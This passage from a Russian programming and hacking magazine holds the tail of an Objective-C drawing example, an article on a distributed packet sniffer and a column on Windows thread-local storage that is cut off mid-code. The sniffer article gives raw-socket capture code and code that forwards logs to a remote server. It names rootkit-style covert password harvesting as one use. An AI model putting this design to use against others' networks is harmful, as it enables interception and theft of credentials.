// Этот код тоже создала XCode
// И здесь мы тоже ничего менять не будем :)
- (id)initWithFrame:(NSRect)frame {
    self = [super initWithFrame:frame];
    if (self) {
        // Initialization code here.
    }
    return self;
}
// А вот в методе отрисовки
// мы и напишем код нашей
// 2D-сцены
- (void)drawRect:(NSRect)rect
{
 // Установим серый цвет для кисти
 [[NSColor grayColor] set];
 // Заполним всю доступную нам область
 NSRectFill( rect );

 // Впишем в нашу прямоугольную область окружность
 NSBezierPath * circle =
  [NSBezierPath bezierPathWithOvalInRect: rect];
 // Задаем толщину линии
 [circle setLineWidth: 2.0];
 // Заливать будем белым
 [[NSColor whiteColor] set];
 [circle fill];
 // А теперь черный для границы
 [[NSColor blackColor] set];
 // Отрисуем границу
 [circle stroke];

 // Эти значения нам очень пригодятся; чтобы не
 // считать их каждый раз, сделаем это здесь
 float center_x = rect.size.width / 2.0;
 float center_y = rect.size.height / 2.0;
 NSPoint center = {center_x, center_y};
 NSPoint center_up = {center_x, center_y * 0.5};
 NSPoint center_dn = {center_x, center_y * 1.5};

 float radius =
   center_x < center_y ? center_x : center_y;
 // Темная часть монады
 NSBezierPath * black_side =
     [NSBezierPath bezierPath];

  // Большая дуга
 [black_side appendBezierPathWithArcWithCenter:
   center
   radius: radius
   startAngle: 90
   endAngle: 270
   clockwise: YES];

 // Верхняя малая дуга
 [black_side appendBezierPathWithArcWithCenter:
   center_up
   radius: radius / 2
   startAngle: 270
   endAngle: 90
   clockwise: NO];

 // Нижняя малая дуга
 [black_side appendBezierPathWithArcWithCenter:
  center_dn
  radius: radius / 2
  startAngle: 270
  endAngle: 90
  clockwise: YES];

 // Заливаем черным
 [[NSColor blackColor] set];
 [black_side fill];

 // Малый черный круг
 [[NSBezierPath bezierPathWithOvalInRect:
  NSMakeRect(center_x - radius / 6.0,
   center_y - radius * (0.5 + 1/6.0),
  radius / 3.0, radius/3.0)] fill];

 // Малый белый круг
 [[NSColor whiteColor] set];
 [[NSBezierPath bezierPathWithOvalInRect:
  NSMakeRect(center_x - radius / 6.0,
   center_y + radius * (0.5 - 1/6.0),
  radius / 3.0, radius/3.0)] fill];
}
@end
```



Денис «c0n Difesa» Макрушин condifesa@gmail.com, http://defec.ru



ЦАРЬ ВСЕЯ СЕТИ

Небольшое исследование концепции распределенного анализатора трафика



Привычный инструмент (например, снифер), который позволяет нам решать какую-либо задачу (анализ трафика), при взгляде на него с другой позиции дает разработчику шанс получить на выходе нечто принципиально новое. Рассмотрим формулу «снифер + распределение» и докажем, что ее результат — не просто «распределенный снифер».


Ниша сетевых анализаторов плотно занята продуктами с самым разнообразным функционалом, и вряд ли очередной самодельный снифер будет выделяться своей оригинальностью. Среди бесплатных аналогов, пожалуй, флагманом является мультиплатформенный Wireshark: продвинутые фильтры по протоколам, гибкие средства автоматизации анализа протоколов и восстановления TCP-потоков, средства фильтрации и поиска пакетов по множеству параметров, формирование статистических данных и прочие функции делают этот сетевой анализатор на голову выше своих бесплатных конкурентов. Среди платных ему не уступает, а в ряде случаев и превосходит его, продукт CommView.

Выбор конкретного инструмента зависит, прежде всего, от задачи, которая с его помощью решается. Wireshark для обеспечения своей работоспособности использует библиотеку PCAP (Packet Capture), что в ряде случаев может не дать нужного результата. Например, при изучении сетевой активности вредоносного программного обеспечения, установленного в систему на уровне драйвера. В данном случае на помощь исследователю может прийти CommView, который устанавливает в систему собственный NDIS-драйвер, что позволяет ему работать с пакетами на самом низком уровне.


Да, новому игроку на этом поле будет непросто выдержать конкуренцию с такими популярными, функциональными и распространенными продуктами. Вряд ли разработчику удастся привнести кардинальные изменения в индустрию сетевых анализаторов, если его идеи будут ограничены рамками идей других коллег. Чтобы твой продукт заметили, необходимо как минимум привнести что-либо инновационное, то, что до тебя либо еще не придумали, либо не реализовали.

Конвертация мысли в инновацию

Нестандартные идеи и подходы рождаются с нестандартными взглядами на привычные вещи. Вдоволь наигравшись со снифером, вдоль и поперек изучив сетевую активность операционной системы, перехватив всевозможные собственные или чужие паро-



Режим пошагового исполнения программы позволяет определить инструкцию вывода полученных данных



Различие между ведущими сетевыми анализаторами спрятано в их архитектуре

ли, наталкиваешься на мысль, что было бы неплохо иметь возможность использовать этот инструмент на хосте, находящемся в другом сегменте сети или в локальной сети, находящейся за тысячи километров, отделенной от внешнего мира маршрутизатором и доступной только через интернет.

С позиции системного администратора такая возможность удаленного сетевого анализа трафика своих серверов полностью абстрагировала бы его от их местоположения. Единожды расставив некий модуль на ключевые компьютеры в тех сегментах сети, которые требуют пристального наблюдения, он будет получать актуальную информацию и сможет в реальном времени проанализировать трафик, который циркулирует в этих сегментах.

С точки зрения аудитора безопасности возможность удаленного мониторинга трафика позволяет значительно упростить процесс аудита, так как модули снифера в параллельном режиме независимо друг от друга собирают все необходимые пакеты и формируют отчет на специальном сервере, что впоследствии позволит ему ознакомиться с общей картиной исследуемой инфраструктуры, сетевых процессов и отследить перемещение критичной информации.

В свою очередь, хакер получает оригинальный инструмент, представляющий собой подобие троянского программного обеспечения, за тем исключением, что указанный модуль может быть полезной нагрузкой какого-нибудь руткита и пассивно собирать информацию о паролях к сервисам, которые использует пользователь, и прочим конфиденциальным данным. Затем формировать отчет и при первой удачной возможности отправлять его на сервис хакера, который отображает информацию в удобочитаемом виде. А может быть, злоумышленник получил доступ к одному из хостов исследуемой подсети и желает иметь представление о том, куда попал, что тут происходит и какие сетевые пакеты в сегменте сети могут представлять ценность.

Позиция разработчика этого программного обеспечения содержит, помимо оригинальной идеи, еще ряд неочевидных «полезностей», которые мы будем выявлять по мере исследования концепции распределенного снифера.

Распределение + снифер = ?

На выходе этой простой формулы может получиться трудно предсказуемый результат.

Во-первых, все зависит от того, какой сетевой анализатор трафика будет распределяться:

- имеет ли он дружественный интерфейс пользователя;
- на каком уровне работает с пакетами (использует библиотеку PCAP или собственный драйвер);
- поддерживает ли плагины (модульная архитектура);
- моно- или мультиплатформенный;
- количество поддерживаемых декодировщиков протоколов;
- прочие возможности, от наличия которых зависит интерес пользователей к сниферу.

Задача состоит не в написании конкурентоспособного сетевого анализатора трафика (в журнале неоднократно публиковались материалы о написании снифера с использованием разных инструментов и подходов, поэтому советую поднять подшивку или ознакомиться с содержимым ссылок, приложенных к статье). По этой причине предлагаю абстрагироваться от программной составляющей снифера и сконцентрироваться на процессе его распределения, тем самым поддерживая основную идею и увеличивая значимость полученного концепта.

Во-вторых, что понимать под распределением, ведь здесь формально отсутствует какая-либо трудоемкая задача, и нет никакой параллельной вычислительной системы. Если смотреть реальности в глаза, то сам по себе сетевой анализатор, компоненты-сенсоры которого исследуют разные и даже независимые друг от друга части сети, является распределенной системой.

И, наконец, в-третьих, формирование отчета на стороне серверной части и его предоставление в удобочитаемом виде реципиенту в нашем лице также может осуществляться произвольным образом, на усмотрение программиста.

Совокупность вышеперечисленных факторов позволяет разработчику системы подойти к ее проектированию с разных позиций и в разной степени акцентировать внимание на разработке той или иной части.

Анализируй это

К распределению сетевого анализатора будем подходить с точки зрения спектра технологий Windows Communication Foundation, которые любезно предоставляет .NET Framework (детальный обзор WCF ты можешь найти в позапрошлом выпуске журнала в статье «WTF WCF?! Windows Communication Foundation: искусство скоростного создания сложных транзакционных систем»). По этой причине после непродолжительных поисков в Сети у меня на руках оказались исходные коды простого снифера, написанного на C#. Чтобы понять, с какой стороны подойти к наращиванию



links

- http://defec.ru/wtf_wcf — статья «Windows Communication Foundation: искусство скоростного создания сложных транзакционных систем».
- www.xakep.ru/post/16494/ — довольно старая инструкция по написанию снифера с использованием PCAP.
- www.codeproject.com/KB/IP/CSNetworkSniffer.aspx — небольшая статья (англ.) о создании простого снифера на C#.
- www.xakep.ru/magazine/xa/135/096/1.asp — статья, посвященная созданию распределенного приложения на основе технологии .NET Remoting.




dvd


На диске находятся исходные коды подопытного снифера и сэмпл простейшего приложения на основе .NET Remoting.







Структура полей IP-заголовка



Процесс перехвата сетевых пакетов

нужного нам функционала, необходимо в общих чертах ознакомиться с устройством «подопытного» приложения. Имеющийся в наличии снифер разбирает пакеты наиболее распространенных протоколов:

- TCP;
- UDP;
- IP;
- DNS.

Напомню, что протоколы типа HTTP, SMTP, FTP и прочие инкапсулируются в TCP, который, в свою очередь, инкапсулируется в IP: поэтому, если у тебя вдруг появится желание «допилить» имеющийся снифер, рекомендую начать с парсинга популярных высокоуровневых сетевых протоколов.

Процесс перехвата пакетов осуществляется с помощью так называемого сырого сокета (raw socket), то есть манипулирует пакетами непосредственно на уровне их «конструирования». Сокет привязывается к IP-адресу, затем вызывается метод IOControl со специальным кодом управления «ReceiveAll», который указывает сокету на то, что все входящие и исходящие пакеты должны быть перехвачены.


Организация процесса перехвата сетевых пакетов

```
// создание raw-сокета
mainSocket = new Socket(
    AddressFamily.InterNetwork,
    SocketType.Raw, ProtocolType.IP);
// привязка созданного сокета к выбранному IP-адресу
mainSocket.Bind(newIPEndPoint(
    IPAddress.Parse(cmbInterfaces.Text),0));
/* включение IP-заголовка в данные
и перевод сокета в режим приема всех пакетов */
mainSocket.SetSocketOption(
    SocketOptionLevel.IP,
    SocketOptionName.HeaderIncluded,
    true);
mainSocket.IOControl(
    IOControlCode.ReceiveAll,
    byTrue,// входные данные, необходимые для операции
    byOut);// выходные данные, возвращенные операцией
// непосредственно асинхронный перехват пакетов
mainSocket.BeginReceive(byteData, 0,
byteData.Length, SocketFlags.None,
newAsyncCallback(OnReceive), null);
```

Процедуры парсинга заголовков протоколов описаны в соответствующих классах: IPHeader, DNSHeader, TCPHeader. В качестве примера рассмотрим структуру класса IPHeader.

Структура класса IPHeader

```
public class IPHeader
{
    /* список членов, каждый из которых отвечает за
конкретное поле заголовка IP-пакета */
    …
    /* конструктор класса, в качестве параметров
использует массив принятых байтов */
```



Структура распределенного сетевого анализатора трафика

```
    public IPHeader(byte[] byBuffer, int nReceived)
    {
        …
    }
}
```

Аналогичным образом происходит разбор заголовков TCP и UDP: их содержимое читается с той позиции, в которой заканчивается содержимое IP-заголовка. Разобравшись со структурой одного из предоставленных классов, можно написать парсер какого-либо специфичного протокола, имея на руках устройство его заголовка (как правило, описывается в спецификации протокола — документ RFC). Добавляя новые декодировщики протоколов, можно составить конкуренцию большинству имеющихся решений. Наращиванием функционала программы в виде плагинов (соответственно, после проектирования интерфейса их подключения) обеспечивается ее расширяемость и гибкость, а там уже и пользовательский интерфейс в виде плагина не за горами…

Распределяй и властвуй

И вот, допустим, у нас на операционном столе пациент, представляющий собой полнофункциональный сетевой анализатор трафика, который ждет хардкорного имплантирования свежей идеи в виде распределения. Определяем область имплантирования. Для этого найдем место, где собранные данные фиксируются и отправляются на вывод в пользовательский интерфейс:

```
/*вспомогательная функция, которая возвращает
информацию, содержащуюся в заголовке IP-пакета*/
private TreeNode MakeIPTreeNode(IPHeader ipHeader)
{
    //инициализация узла — записи в общем дереве
    TreeNode ipNode = new TreeNode();
    //формирование записи

    …
    return ipNode;
}
```

Далее в пошаговом режиме исполнения приложения определяем положение инструкции вывода сформированных данных в область пользовательского интерфейса:

```
AddTreeNode addTreeNode =
    new AddTreeNode(OnAddTreeNode);
```

Именно в это место производим вставку «имплантанта» в виде распределяющего кода. Для этого нам потребуется вспомнить архитектуру клиент-серверного приложения на основе технологии .NET Remoting. Сэмпл простейшей «распределенки» ищи на диске — именно его мы сейчас соответствующим образом адаптируем к нашему сниферу.
Так как наше исходное приложение представляет собой не что иное, как упоминавшийся модуль-сенсор, который предназначен для сбора пакетов и их отправки серверу в реальном времени, то найденную процедуру вывода собранных в пользовательский интерфейс данных заменим кодом отправки их на сервер:

```
/* создание и регистрация клиентского канала
с помощью конфигурационного файла */
RemotingConfiguration.Configure("Client.exe.txt");
// создание объекта удаленного класса
Test test = new Test();
// обновление общего пула логов
test.SendLog(rootNode);
```

В свою очередь, метод удаленного класса SendLog() должен добавлять к содержимому общего отчета, находящегося на стороне сервера, данные типа rootNode. Для наглядности примера предположим, что общий отчет хранится в строковой переменной Result, тогда обновление отчета происходит следующим образом:

```
public void SendLog(string SensorLog)
{
    // добавления лога сенсора в общий отчет
    Result = Result + SensorLog;
}
```

Используя этот же класс на своей стороне, сервер в реальном времени может просматривать общий отчет, хранящийся в переменной Result и форматируя ее вывод произвольным образом.

```
//вывод отчета на стороне сервера
test.Show()
```

Здесь Show() — метод удаленного класса, который осуществляет вывод переменной Result в удобочитаемой форме.
Метод Show() представляет собой некую абстракцию: он может быть банальным выводом результата в консоль сервера с помощью пары инструкций, может являться выводом в специфичное хранилище логов (например, база данных) из которого впоследствии формируется предоставляемый пользователям отчет, данные в котором отсортированы строго по определенным критериям.

Есть идея? Значит, делай!

До реализации полноценного инновационного (Денис, сколько можно употреблять это слово! По-моему, тебя перекупила партия власти :) — прим.ред.) продукта предстоит осуществить еще несколько шагов: написать полнофункциональный и конкурентноспособный сетевой анализатор трафика, распределить его в соответствии с тем подходом, который описан в статье, реализовать в виде онлайн-сервиса удобную серверную часть, которая в реальном времени обрабатывает непрерывный поток отчетов с сенсоров и представляет статистику пакетов в надлежащем виде. Тем не менее, имея за спиной не только нестандартную мысль, но и оригинальную, яркую идею ее практической реализации, ты можешь смело рассчитывать на блестящий результат.Как гласит слоган одной крупной компании, просто возьми и сделай! ⌶



deeonis deeonis@gmail.com

Программерские типсы и триксы

Локальное хранилище потока или что такое TLS

Программисты, которые впервые сталкиваются с многопоточным программированием, очень часто совершают ошибки, связанные с нарушением общего доступа. Разные потоки могут обратиться к одной и той же переменной и одновременно попытаться изменить значение. Таких проблем можно избежать, используя старые добрые локальные переменные или... локальное хранилище потока.

Представим многопоточное приложение, которое в своем коде использует глобальные или статические переменные. Трудно представить? А вот и нет. Наглядным примером такой ситуации может служить функция strtok стандартной библиотеки C++. Точнее, в качестве такого примера она могла выступить раньше, сейчас ее уже переписали и сделали «правильной». Но не это сейчас важно. Главное то, что при первом вызове функция strtok запоминала указатель на строку, передаваемый ей в свою собственную статическую переменную. Вполне вероятна была ситуация, что эту функцию практически одновременно могли вызвать сразу два потока, вследствие чего указатель на строку успешно менялся, и один из потоков получал доступ к неправильным данным.

Такие ошибки очень трудно отследить. Использование локальных переменных и параметров функций в значительной степени решают эту проблему, но иногда просто невозможно обойтись без статических или глобальных значений. Для наглядности можно взглянуть на код ниже и понять, как же все это работает.

Глобальные переменные в многопоточном приложении

```
// глобальные переменные
int tls_i;
char tls_char[25];

// Потоковая функция
DWORD WINAPI ThreadFunc( LPVOID lpParam )
{
    // использовать глобальные переменные в потоках —
плохая идея
    tls_i = (int)lpParam;
    lstrcpy(tls_char,"array of char");
    char szMsg[80];

    wsprintf( szMsg, "Parameter = %d.", tls_i );
    MessageBox( NULL, szMsg, "ThreadFunc", MB_OK );

    return 0;
}

int APIENTRY WinMain(
                HINSTANCE hInstance,
                HINSTANCE hPrevInstance,
                LPSTR lpCmdLine,
                int nCmdShow)
{
    DWORD dwThreadId;

    CreateThread(NULL, 0, ThreadFunc,
        (LPVOID)1, 0, &dwThreadId);
    CreateThread(NULL, 0, ThreadFunc,
        (LPVOID)2, 0, &dwThreadId);

    Sleep(10000);
    // Наслаждаемся результатом 10 секунд

    return 0;
}
```

Мы создаем два потока, в которых работает один и тот же код. Этот код обращается к глобальным переменным с операциями чтения/записи. Такой подход совершенно небезопасен и может быть реализован только абсолютным новичком в программировании или полным дилетантом. Если от многопоточности никуда не деться, а глобальные переменные очень нужны, и их нельзя ничем заменить, то в этом случае нам на помощь придет локальная память потока, thread-local storage (TLS).


Что такое thread-local storage?

TLS позволяет каждому потоку многопоточного процесса выделять адреса для хранения данных определенного потока. То есть, проще говоря, с каждым потоком в процессе можно ассоциировать некоторую область в памяти, в которой будут храниться определенные данные. У каждого треда эта область памяти своя, и получить к ней доступ из другого потока нельзя. Таким образом, решается проблема совместного доступа к данным.

Обычно локальная память потока более полезна при разработке DLL, так как в этом случае нам неизвестна структура программы, с которой они будут связаны. В обычных приложениях эта технология тоже вполне работоспособна.

TLS бывает двух типов: статическая и динамическая. В общем и целом оба типа локальной памяти потока преследуют одну и ту же





Внутренние структуры данных, предназначенные для управления локальной памятью потока

цель — безопасное хранение данных. Однако реализация и метод их использования сильно отличаются друг от друга.

Динамическая локальная память потока

Динамический thread-local storage реализован в Windows с помощью системных API. Их всего четыре: TlsAlloc, TlsGetValue, TlsSetValue и TlsFree. Но прежде, чем познакомиться с ними поближе, нужно изучить, как устроена динамическая TLS изнутри. Для этого советую взглянуть на рисунок.

Каждый флаг выполняемого в системе процесса может находиться в состоянии FREE или INUSE, указывая, свободна или занята данная область локальной памяти потока. Значение TLS_MINIMUM_AVAILABLE изменяется в зависимости от версии ОС. Например, в Windows 98/Me это число было равно 80, а в Windows 2000/XP — уже 1088. С каждым потоком сопоставлен массив длиной TLS_MINIMUM_AVAILABLE с элементами типа PVOID.

Функция TlsAlloc служит для резервирования блока в массиве, принадлежащему вызвавшему ее потоку. Грубо говоря, она ищет ячейку с флагом FREE и возвращает ее индекс. Прототип TlsAlloc выглядит так: `DWORD WINAPI TlsAlloc(void)`. Если функция завершилась неудачей, то возвращается TLS_OUT_OF_INDEXES.

TlsSetValue, как видно из названия, служит для занесения в зарезервированную ячейку локальной памяти потока некоторого значения. Первым передаваемым функции параметром служит результат вызова TlsAlloc, а вторым является непосредственно значение переменной, которую нужно сохранить в TLS. Обращаясь к TlsSetValue, поток изменяет только свой PVOID-массив. Он не может что-то изменить в локальной памяти другого потока.

Прототип функции TlsSetValue

```
BOOL WINAPI TlsSetValue(
  __in DWORD dwTlsIndex,
  __in LPVOID lpTlsValue
);
```

В отличие от предыдущей, эта функция TlsGetValue возвращает значение, содержащееся в ячейке массива с заданным индексом. Ее описание выглядит так: `PVOID TlsGetValue(DWORD dwTlsIndex)`. Как и TlsSetValue, TlsGetValue в параметре dwTlsIndex принимает значение, полученное от TlsAlloc.

Ну и, наконец, функция TlsFree. Единственным ее параметром, о чем несложно догадаться, является индекс, полученный в результате вызова TlsAlloc. API освобождает зарезервированный блок, занятый ранее.

Использование динамической TLS

Теперь давай попробуем воспользоваться полученными знаниями и изменим программу, код которой был приведен в начале статьи. Для этого в функции WinMain мы два раза вызовем TlsAlloc, тем самым зарезервировав в локальной памяти потока две ячейки под переменные типа PVOID. Затем мы создаем два треда, каждый из которых будет обращаться к своей ячейке в TLS массиве, и, следовательно, выводить свое сообщение на экран. По завершению программы мы освободим занятую нами память с помощью вызова TlsFree.

Использование динамической TLS в многопоточном приложении

```
// TLS индексы
DWORD tls_i;
DWORD tls_char;

// Потоковая функция
DWORD WINAPI ThreadFunc( LPVOID lpParam )
```

```
{
    TlsSetValue(tls_i, lpParam);

    char *char_buf = new char[25];
    lstrcpy(char_buf,"array of char");
    TlsSetValue(tls_char, char_buf);

    char szMsg[80];

    int i = TlsGetValue(tls_i);
    wsprintf( szMsg, "Parameter = %d.", i );

    MessageBox( NULL, szMsg, "ThreadFunc", MB_OK );

    delete[] char_buf;

    return 0;
}

int APIENTRY WinMain(
                HINSTANCE hInstance,
                HINSTANCE hPrevInstance,
                LPSTR lpCmdLine,
                int nCmdShow)
{
    DWORD dwThreadId;

    tls_i = TlsAlloc();
    tls_char = TlsAlloc();

    CreateThread(NULL, 0, ThreadFunc,
        (LPVOID)1, 0, &dwThreadId);
    CreateThread(NULL, 0, ThreadFunc,
        (LPVOID)2, 0, &dwThreadId);

    Sleep(10000);
        // Наслаждаемся результатом 10 секунд

    TlsFree(tls_i);
    TlsFree(tls_char);

    return 0;
}
```

Как видим, каждый из потоков обращается к элементу с одним и тем же индексом, но благодаря тому, что у каждого треда имеется свой массив локальной памяти, не происходит ничего неприятного. Оба потока спокойно уживаются друг с другом и не портят свои TLS-переменные.

Статическая thread-local storage

Главное отличие между статической и динамической TLS состоит в простоте использования первой — достаточно лишь использовать специальную директиву компилятора. Основную работу с thread-local storage берет на себя операционная система. Линкер генерирует специальные структуры в PE-файле, а также секцию с именем .tls (как правило), в которых хранятся все нужные данные для того, чтобы загрузчик модуля правильно инициализировал локальную память потоков. Производительность при использовании статической TLS, конечно, страдает, но зато выигрывает программист. Не надо больше выделять блоки памяти и затем их освобождать, не надо вызывать специальные API для чтения и записи в thread-local storage, все делается нативными средствами языка C++. Давай еще раз подправим нашу тестовую программу и попробуем воспользоваться механизмом статической локальной памяти потока.

Использование статической TLS в многопоточном приложении

```
// TLS-переменные
__declspec(thread) int tls_i;
__declspec(thread) char tls_char[25];

// Потоковая функция
DWORD WINAPI ThreadFunc(
        LPVOID lpParam )
{
    tls_i = (int)lpParam;
    lstrcpy(tls_char,"array of char");

    char szMsg[80];

    wsprintf( szMsg, "Parameter = %d.", tls_i );
    MessageBox( NULL, szMsg, "ThreadFunc", MB_OK );

    return 0;
}

int APIENTRY WinMain(
                HINSTANCE hInstance,
                HINSTANCE hPrevInstance,
                LPSTR lpCmdLine,
                int nCmdShow)
{
    DWORD dwThreadId;

    CreateThread(NULL, 0, ThreadFunc,
        (LPVOID)1, 0, &dwThreadId);

    CreateThread(NULL, 0, ThreadFunc,
